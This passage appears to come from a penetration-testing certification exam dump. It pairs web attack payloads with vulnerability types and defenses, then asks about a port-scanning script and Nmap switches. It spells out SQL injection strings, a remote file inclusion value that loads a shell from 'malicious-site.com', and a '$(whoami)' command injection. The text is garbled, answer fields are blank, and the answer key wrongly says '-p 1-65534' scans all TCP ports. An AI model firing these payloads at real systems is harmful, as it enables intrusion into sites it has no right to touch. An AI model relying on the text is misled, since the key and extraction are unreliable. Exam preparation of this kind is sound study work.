item=widget%20union%20select%20null,null,@@version;--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
item=widget'+convert(int,@@version)+'	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
lookup=$(whoami)		

Answer:

Explanation:



Question: 5

DRAG DROP


Instructions:

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.


If at any time you would like to bring back the initial state of the simulation, please click the reset all button.

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.



Answer:

Explanation:



Question: 6

A constant wants to scan all the TCP Pots on an identified device. Which of the following Nmap switcheswill complete this task?

A. -p-
B. -p ALX,
C. -p 1-65534
D. -port 1-65534

Answer: C